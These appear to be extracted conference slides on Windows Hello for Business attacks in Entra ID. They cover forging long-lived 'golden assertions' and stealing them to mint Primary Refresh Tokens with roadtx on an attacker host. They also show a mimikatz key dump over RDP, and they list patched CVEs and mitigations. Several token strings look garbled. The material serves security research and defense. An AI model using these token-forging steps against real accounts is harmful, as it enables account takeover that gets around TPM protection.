Y1rUVyZHAwIglYlKoZIHvcUAQWCHAMEEwSB9t2P1Xwg1HoLeKMHSfkPEwIglYlKoZIHvcUAQWCHAUUEwSBEI/yh2J/TyJD1lGoax2P4bwwFAYLKOZIHvcUAQWCHAgEBQSBakVVMbMGcyqGSib3FAEFghwHBAQEgQExMA0GCSqGSIb3DQEBCwUAA4IBAQB1gPIQ+1ST5GZd1Xvo1ebFdgNfb50NXU3JF2IsTzGm+DxZ84s/gfbMR8nkCTQaeMYVsg4HUEmbuswKn9KR9K+nwginXrDhWuuqIAcBpq07UMD8vc+8HYSQmk/QtCbqVicCRhMSus0LICH9wV8nWC5gkGRYgjPndtqe3uxzqoxoARqMsZRizLM11t1MNP+13JeVx8Kp65/MaY0EZeTUget5ppu65rK2zHXbHD8ILXs8MAgfm+HkK3eGVxUIM61iq4NelqQHpsIPfI3NQZYE6V9YFNNonXxFo2X8Ct25EaECCJssHVWlgf59wYhPE8ygahf6dyKwSBEH295HBsnmRhT",
  "kdf_ver": 2
}
```

JWT Payload

- Nonce from Entra
- Username
- Assertion (another JWT)

PAYLOAD: DATA

```
{
  "client_id": "38aa3b87-a06d-4817-b275-7a316988d93b",
  "request_nonce": "AwABEGEAAAACA0z_BQD0_xsCz1V33j6K-
cqxaaABE3wAlXXG95eFmEBovgPUv97Mwb-Rf91s604sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA",
  "scope": "openid aza ugs",
  "group_sids": [
    "S-1-12-1-3449050006-1318031086-1069713303-529194043",
    "S-1-12-1-1513299610-1165403084-3608819602-1191284924",
    "S-1-12-1-744543558-1082595233-2147164321-3681209427"
  ],
  "win_ver": "10.0.22621.3085",
  "grant_type": "urn:ietf:params:oauth:grant-type:jwt-bearer",
  "username": "mobiel@iminyour.cloud",
  "assertion":
    "eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCJka2lkIjoiaSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB
    XRTd0MXFHUmNpTk50YzJFUT0iLCJka2lkIjoibmdjIn0.eyJpc3MiOiJtb2JpZWxhAAW1pbnlvdXIuY2xvdWQ
    iLCJka2lkIjoiaSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB1NDciLCJka2lkIjoiaSXIwZDlyVWt4TzIzZnc0ZEkyVzFZcEZ2YzB
    uY2UiOiJBd0FCRWdFQUFBQUNBT3pfQlFEMF94c0N6MVYzM2o2Sy1jcXhvYUFCRTN3QWxYWec5NWVGbUVCb3Z
    nUFV20TdNd2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldNc jY4US1UMj1XZDBzMgdbQsJ9.HJEWJ5xrlh
    Firde91q8xouhjaapa-_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY3Ln4w2G63o-
    eJktJ_fmKUrPXzYaZlhHW0Exxy4EJPJzFwA2ENYGGenqs3HEJ2woJV_Kxw03Tn-
    xER1DlVXgMRuK_JCnUylvjKy2viKTZKXdm_3C9cKVoyfnG-7xMlQ7rWBUpAtvFWkSdQkC5FKsRFXrn1HuoFd
    rKUP1MzQjuXKTMCKaY0hjJpKlPrcX9DaaqjHsD4WsNm5WCCEfIz60Np-
    XUueSixK1gEzbJfDC56xAik7vsXdXB0mtLs0SjzjRzbnr9Gk-n4ZSCEmSA"
}
```

Encoded

Decoded EDIT THE PAYLOAD AND SECRET

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvglavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```

Tenant

Timestamp

Generating the assertion ourselves

- Windows Hello can be used from user session
- We can use the Microsoft Passport Key Storage Provider from software
- PIN is cached so not needed to prompt user or brute force it
- Need to use native NCrypt methods since C# methods for RSA keys are limited to software keys
- No admin rights needed whatsoever

Generating assertion from user session

```
PS C:\Users\TokenProtection\Documents> .\hello poc.ps1
Found cert with CN=S-1-12-1-88725986-1202950272-4294558355-2755580718/98aabc19-0363-4869-bbdb-31d3be569adb/login.windows
.net/6287f28f-4f7f-4322-9651-a8697d8fe1bc/tokprot@iminyour.cloud
True
0
0
KeyId: 9xMfAzFqQ326L6mY98fV6ASfCDUPP/2LHfnMjdk+NSc=
0
0
Assertion: ew0KICAgICJ0eXAI0iAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIjI4TWZBekZxUTMyNkw2bVh5OGZWNkFTZ
kNEVVBQLzJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0KICAg
ICJhdWQiOiAgImNvbW1vbiIsDQogICAgImIhdCI6ICAxNzIxMTIxODUxLA0KICAgICJleHAiOiAgMTcyMTEyOTA1MSwNCiAgICAic2NvcGUiOiAgIm9wZW5p
ZCBhemEgdWdzIiwNCiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDQU96X0JRRDBfXzNSYWpzMWlyQ2tmSENJMKFUMlJNkc1UnZlQ1GcHZr
QU9fUnVFRDF5VEI3Y3NldjM0amdMMDNvSkxwZ0RVUUVXa3hWN0RPRV9UeF96b1U2Y3VGWllnQUEiDQp9.emdCHtsRc32VxKJ3tRwnR0j70IP1nzdWZq4yeVU
V3Jscarzk90oDAKskSTyeH10IVgNmWELkv7X1lu3QGbqzEIT1c5IBEmkgWgeSYQNnOTWCQJkPF9gT66HnOdkWzPFJsRAEC5W08Ianf4HEd63jn7CeMYJXEy
_YIwDrxSZnZn5H0dVn9ckzJcLGNj1d6tfuJ8L_Bc00Ib7LZLQnSHkpVjQn9UMbXdhALmp9uf0CHc-BetKf0ZbIKrZeA910EoPlPn399AME2o13tguvhaCb80
_CQEYva148wEjqGakKgmOhYwhqnGVJQE_QmhwTPGezziFfppZNseLg7yn4FzkUA
PS C:\Users\TokenProtection\Documents> |
```

Encoded

Decoded EDIT THE PAYLOAD AND SECRET

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid": "Mb11Nh2WlwXWA8QpzvGpYERvgIavvHlF11iYqnHpiis=",
  "use": "ngc"
}
```

```
{
  "iss": "tpmtest@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1684308606",
  "exp": "1684309206",
  "scope": "openid aza ugs"
}
```


WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
 - Timestamp range can be anything, 10 years validity without problem
 - Assertion can be used in the future to authenticate with WHFB key
-
- Problem: tied to device certificate and TPM?

Windows Hello usage over RDP



RDP to device without TPM = PRT exposure

```
PS C:\Users\TokenProtection\Documents> dsregcmd /status
```

```
+-----+
| Device State |
+-----+

    AzureAdJoined : YES
EnterpriseJoined : NO
    DomainJoined : NO
Virtual Desktop  : NOT SET
    Device Name   : DESKTOP-9FJOBHL

+-----+
| Device Details |
+-----+

    DeviceId      : 973db80e-0a42-401c-b871-41cc47bdf5f4
Thumbprint       : 4FD99D9519F7060A1A4F750430972938C9FCC78B
DeviceCertificateValidity : [ 2024-01-11 19:41:14.000 UTC -- 2034-01-11 20
KeyContainerId   : 7905a9be-343f-47b8-8006-b0b1f7cd295e
KeyProvider      : Microsoft Platform Crypto Provider
TpmProtected     : YES
DeviceAuthStatus : SUCCESS

+-----+
| Tenant Details |
+-----+
```

DESKTOP-86AQKLO - Remote Desktop Connection

```
mimikatz 2.2.0 x64 (oe.eo)

RecySID name : NT AUTHORITY\SYSTEM

612 {0;000003e7} 1 D 45042 NT AUTHORITY\SYSTEM S-1-5-18 (04g,2
-> Impersonated !
* Process Token : {0;012c3009} 2 F 19673846 AzureAD\TPM S-1-12-1-4191710559-11
(10g,24p) Primary
* Thread Token : {0;000003e7} 1 D 19883091 NT AUTHORITY\SYSTEM S-1-5-18
elegation)

mimikatz # dpapi::cloudapkd /keyvalue:AQAAAAEAAAAABAAAA0Iyd3wEV0RGMegDAT8KX6wEAAAA0Si5B
AAAQAAIAAADPrjAc9oxGQzcpdNLI3fhVn2B0LiLMgX5vvz4zf-WrMAAAAAA6AAAAAAGAAIAAAAFxLUzuY4Gpj
AAAJVaAXwsb034FeR1ehw7Wh17TzUCSyJJ-J6jmrQVnQcRYggJyzuQWZqe00muJ4wwDUAAAAABjBiAHjkeIKAB
55XjtN7RZsKX9gC036VJga0Enb6-LOTVe9bCqt /unprotect
Label : AzureAD-SecureConversation
Context : d838f75d3a79fedee6d46320997dbc9ee0015444336d9079
* using CRYPTUnprotectData API
Key type : Software (DPAPI)
Clear key : bfa0a55726d7dab7e674c2f68f28b44e8a85d824ab3eebc0163d15a2d77939df
Derived key: dc1a1t812bT53TeZ/6Tt/e149b94602625eT64T8T416bT86452TC06bCb89aT0a

mimikatz #
```


WHFB attack: golden assertion

- Assertion can be generated from user session without admin rights
- Timestamp range can be anything, 10 years validity without problem
- Assertion can be used in the future to authenticate with WHFB key
- Assertion is not tied to a device, so can be used with any other (fake) device

PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "common",
  "iat": 1713530369,
  "exp": 1785530369,
  "scope": "openid aza ugs"
}
```

Fri Jul 31 2026 22:39:29 GMT+0200 (Central European Summer Time)

Signed assertion with WHFB private key (new)

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsICJ0eXAiOiJKV1QiLCB
ia2lkIjoisiXWZDlyVWt4TzIzZnc0ZEkyVzFZcE
Z2YzBXRTd0MXFHUmNpTk50YzJFUT0iLCBiaidXN1I
joibmdjIn0.eyJpc3MiOiJtb2JpZWxAcW1pbnlv
dXIuY2xvdWQiLCAiYXVkJoiNjI4N0YyOEYtNEY
3Ri00MzIyLTk2NTEtQTg2OTdEOEZFMUJDIiwgIm
lhdCI6IjE3MTM1Mjk1NDciLCBiaXhwIjoibmVhbnQ
zUzMDE0NyIsICJzY29wZSI6Im9wZW5pZCBhemEg
dWdzIiwgInJlcXVlc3Rfbm9uY2UiOiJBd0FCRWd
FQUFBQUjBT3pfQ1FEMF94c0N6MVYzM2o2Sy1jcX
hvYUFCRTN3QWxYWEc5NWVGbUVCb3ZnUFV2OTdNd
2ItUmY5MXM2TzRzTnFteHNaRng3cVY0QmJSQldN
cjY4US1UMjlxZDBzMjZlMGd0b3R5IiwiaWF0Ijoi
e91q8xouhjaapa-
_ml02RI3gEs2FZCpV87d2j4PuMu8RENhDPiLDJY
3Ln4w2G63o|

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT",
  "kid":
  "Ir0d9rUkx023fw4dI2W1YpFvc0WE7N1qGRciNNtc2EQ=",
  "use": "ngc"
}
```

PAYLOAD: DATA

```
{
  "iss": "mobiel@iminyour.cloud",
  "aud": "6287F28F-4F7F-4322-9651-A8697D8FE1BC",
  "iat": "1713529547",
  "exp": "1713530147",
  "scope": "openid aza ugs",
  "request_nonce": "AwABEGEAAAACA0z_BQD0_xsCz1V33j6K-
  cqxoAABE3wAlXXG95eFmEBovgPUv97Mwb-
  Rf91s604sNqmxsZFx7qV4BbRBWMr68Q-T29Wd0s0gAA"
}
```

Tenant
Timestamp

Nonce

WHFB attack: golden assertion

- Patched as CVE-2023-36871 and CVE-2023-35348 (AD FS) in July 2023
- Windows will now include a nonce in the assertion, which limits assertion validity to 5 minutes
- Attack mechanics explained in FAQ, actual server side enforcement for nonce only enabled in May 2024

FAQ

According to the CVSS metric, privileges required is low (PR:L). What does that mean for this vulnerability?

An attacker would require access to a low privileged session on the user's device to obtain a JWT (JSON Web Token) which can then be used to craft a long-lived assertion using the Windows Hello for Business Key from the victim's device.

According to the CVSS metric, successful exploitation of this vulnerability could lead to total loss of integrity (I:H)? What does that mean for this vulnerability?

By exploiting this vulnerability, an attacker can craft a long-lived assertion and impersonate a victim user affecting the integrity of the assertion.

What kind of security feature could be bypassed by successfully exploiting this vulnerability?

An attacker can bypass Windows Trusted Platform Module by crafting an assertion and using the assertion to request a Primary Refresh Token from another device.

WHFB assertion attack – remaining scenarios

- Assertion time window is now limited to 5 minutes (nonce validity).
- Does not stop us from requesting a PRT on a different device without TPM (part of the design).
- Meaning we can still use the assertion from a victim to request a PRT on a different device, bypassing TPM protection.
- PRT will have it's regular 90 days validity and can be used to sign in to anything Entra connected.
- Not mitigated by VBS, LSA PPL, Windows Hello ESS, TPM, etc

WHFB assertion stealing – From victim session

[illegible]

WHFB assertion stealing – attacker host

```
(ROADtools) → ROADtools git:(master) X roadtx prt -ha ew0KICAgICJ0eXAiOiAgIkpXVCIsDQogICAgImFsZyI6ICAiUlMyNTYiLA0KICAgICJraWQiOiAgIj14TWZBe  
kZxUTMyNkw2bVlk5OGZWnkFTZkNEVVBQZlJMSGZuTWpkaytOU2M9IiwNCiAgICAidXNlIjogICJuZ2MiDQp9.ew0KICAgICJpc3MiOiAgInRva3Byb3RAaW1pbnlvdXIuY2xvdWQiLA0K  
ICAgICJhdWQiOiAgImNvbW1vbiIsDQogICAgImhhdCI6ICAXNzIxMTI1NDQ0LA0KICAgICJleHAiOiAgMTcyMTEzMTY0OjE6IiwNCiAgICAic2NvcGUiOiAgIm9wZW5pZCBhemEgdWdzIiwN  
CiAgICAicmVxdWVzdF9ub25jZSI6ICAiQXdBQkVnRUFBQUFDRDQ0U96X0JRRDBfOVFuRWQtams0OVpFbTA3bE91Q3VJVWgyTHZuTWxYdTYxMHZmVjhHbXB4QWVrRUpBOG9SakRwRV05Z2M2  
azNHd180X3hEQ0U4Q3M2UUZ3ejVqWEdTdTBnQUEiDQp9.MvDTjH7iHwm5-nhgOBLaFKIRn3biDBvtuBdIM2MC24_ZVp-6W6IB0cVIuJH9bibqnKBnggNPYfVaxPv-YzhYncPQ6j0xMuZ  
m29QBwE1d2arrLIpSnp-La4paxCmCKInpQLueLhAx_xDKiIk-Ee0hepYo6jTNMMkFZ35dAbBsLaypD7p0aXbg8fW6D7-hzJk_F_Cw172jDoM4aDsrQtPFK-5nKCjUH4e98UAzYZ-OKom  
qSxC5tl9i7ZFKAXgn1NH0ZD8nwNnsiFIhkJIIN6p0P0F9IT3mrOFL_MWQLJSxDSQR7dMXhf4ecx-up6m22jwfyAEY0okl5Ip4Csxz5fp2tA -c hellodemo.pem -k hellodemo.ke  
y -u tokprot@iminyour.cloud  
Obtained PRT: 0.AXQAJ_KHYn9PIk0WUahpfY_hvIc7qjhtoBdIsnV6MwmI2TviADI.AgABAwEAAApTwJmzXqdR4BN2miheQMYAgDs_wUA9P9Sk9dzSBjiArM4hKUPnmytL1Y1k0tV  
tc6wvwUeasa5cXyGHYtLOBtdHpfbCAiQdIr14h6zTrtJOs3PlrXAE1B0YDiDWP6xhOPn1MaTTRlXevwrDddQH0M0rcEDafm94bBiBZKJoRIFb5vBmsHpXado1qYPVZJCnixQJu40_pTD  
7jwk7xpKq0ufAHAuVg5eHra-0biQm6nfWcpxNow2TWVMUvpdsVCRL0VjbsyFeuQ1i3FU6e0yrv6hi1crkY2ZdzEJoagfsNAi6oWxu_LBHNzXOtPbNE4oALIOXU3H66zOBV5SSROWYWy  
jioLQLvca7oI3KuMaJ7cF2cd1b0PeHyvc1MXyFsc6Vo7ldwTu1HA_akHhV1iGXuk1hKm-C_Bld8cRAa4DISe-Fcx1Q1tttjAhvAV617LuYO1fHXsAxSfddr3usdG0f7iVB7FlzhZ1nDae  
7YRyXti2T2swhCgHz7GpOD0NhIgyKvQF00XWazqFqNq6pTP9LLLSLU_FsxzCKic-smUycZrOguUGG7MXu1NaCPGJ1ihbZF0Yk6QWpGFsGSUwfs-g_Xxy87uwUAbbiFWaoFWSgzbvdg5  
YZiK2GoGYYSau6yCrBU-xb_mX4nr5vWWT90NDcMLIUvXlXyoiXCjA3bQuleOjm4q0UgK66ltCZBuC-WCwkJJJHZVXGoSSKaQZ5MIktGmm0hLJHJLLTRVMM8rg0LS5LCsxAJKY2PCL07f  
ldGSYyXPDNZwxnAjw1l2LBhwTGQ-uL4eNfdJ0vKxl-9MGD3P1AVsckX355jsL82SvlvFjqcEPATKcAW_xqnChlow-ThWyW-1bJNSKzLYP6VWjYcWRbgHHsIkLmx73gNWYjKz91yJvXP  
A-ppyqj5nSHQS5TQqLjyoK90JIaiKNAY6toMMtabawtKzsQ09bg139YEyv4WfMW2d86IfpljvJxTgNQkrJb-l2GJIECwBDwkLX3ymI3d0kCqc66QW8Cy9BmhfSsHhw  
Obtained session key: 1e9c562fc8a75815d6e6bd5c8  
Saved PRT to roadtx.prt
```


WHFB assertion stealing – token claims

```
(ROADtools) → ROADtools git:(master) X roadtx prtauth --tokens-stdout | roadtx describe | jq .
{
  "alg": "RS256",
  "kid": "MGLqj98VNLoXaFfpJCBpgB4JaKs",
  "typ": "JWT",
  "x5t": "MGLqj98VNLoXaFfpJCBpgB4JaKs"
}
{
  "acr": "1",
  "acrs": [
    "urn:user:registersecurityinfo"
  ],
  "aio": "AYQAe/8XAAAA20ay3+amqvPfEkovgVLX5IrxX+Y+YTnXmLbhgpkQT69KkbfM37EdNaVEDwfe6MVG3QjWR0Tu+HoJx7jLB7mqSOTIoilL3SoWzou+lHEjM28cDS80cxnuJTP9G7fRCstSTnHc=",
  "amr": [
    "rsa",
    "mfa"
  ],
  "appid": "1b730954-1685-4b74-9bfd-dac224a7b894",
}
```

Entra Mitigations


- Require device compliance
- Restrict device join / registration for regular users
- Monitor for new devices + use of existing WHFB key
- Don't RDP to untrusted hosts with sensitive accounts

Endpoint Mitigations

- Use Windows Hello ESS
- Use physical key
- No TPM = no Windows Hello
- Alert on container file access
 - NgcCtrlSvc is legitimate
 - Other processes not so much


What the hell is Windows Hello ESS

- Enhance Sign-In security
- Launched in circa 2020
- Supported on secure-core capable machines only
 - Hardware root of trust via SecureBoot
 - TPM
 - Kernel DMA Protection
 - S-RTM – Static root of trust measurement
 - HVCI – Hypervisor Code Integrity
 - **SDEV and SDCP**
- SDEV/SDCP rarely seen in the wild
- Additional hardware support needed
 - Namely ACPI SDEV table
 - Biometric readers need to support secure device capability




What the hell is Windows Hello ESS

- Complete overhaul of NGC container, protector and key store
- Metadata dat files replaced with JSON
- Biolso.exe and Ngclso.exe IUM trustlets companions
- Protector keys most likely never leave VTL1
- More research needed



Name	Date modified	Type	Size
Gids	13/06/2024 14:59	File folder	
Keys	05/07/2024 17:33	File folder	
Temp	05/07/2024 17:21	File folder	
Container.json	05/07/2024 17:33	JSON File	2 KB
Protectors.json	05/07/2024 17:33	JSON File	8 KB



svchost.exe	5024	2.37 MB	NT A...LOCAL SERVICE	Host Process for Windows Services
Ngclso.exe	1008	1.12 MB	NT A...LOCAL SERVICE	Windows Hello Security Process
svchost.exe	1248	1.79 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
svchost.exe	9148	2.02 MB	DESKTOP-KHCJNGD\test	Host Process for Windows Services
SecurityHealthServic...	8964	8.05 MB	NT AUTHORITY\SYSTEM	Windows Security Health Service
svchost.exe	8296	2.23 MB	NT AUTHORITY\SYSTEM	Host Process for Windows Services
Biolso.exe	2316	976 kB	NT AUTHORITY\SYSTEM	Secure Biometrics

```
{
  "pin": {
    "characteristics": 524291,
    "deviceWipeAttemptCount": 0,
    "freshness": 0,
    "progressiveLockoutElapsedTimeSeconds": 4294967295,
    "progressiveLockoutIndex": 0,
    "sealedHistory": "",
    "sealedLockoutAuth": "",
    "secretStore": {
      "secrets": {
        "SoftwareCacheNoneSecret": {
          "alg": "",
          "bits": 0,
          "cacheType": 1,
          "impl": 1,
          "name": "SoftwareCacheNoneSecret",
          "software": {
            "authContext": "",
            "iv": "gBRahMGHn2IHblj3jGC2eg==",
            "kek": "UMIumId4LY0aG+2gbCnc7SJ4d5ZW4",
            "privKey": "a12kF69gtuKS2CMFpF+L2Ivae",
            "pubKey": "GAAAAAAAAAAAAAAAAAAAAABsBAF",
            "usage": 16777215
          }
        }
      }
    }
  }
}
```

Shoutout & Further Reading


- @DrAzureAD – AADInternals
- @gentilkiwi – Mimikatz
- @tijldeneut – DPAPI-NG research
- https://dirkjanm.io/assets/raw/Windows%20Hello%20from%20the%20other%20side_nsec_v1.0.pdf
- <https://dirkjanm.io/digging-further-into-the-primary-refresh-token/>
- <https://www.insecurity.be/blog/2020/12/24/dpapi-in-depth-with-tooling-standalone-dpapi/>
- <https://hashcat.net/forum/thread-10461.html>
- <https://aadinternals.com/>
- https://hit.skku.edu/?page_id=2233



Thank You!



<https://github.com/CCob/Shwmae>



<https://github.com/dirkjanm/ROADtools>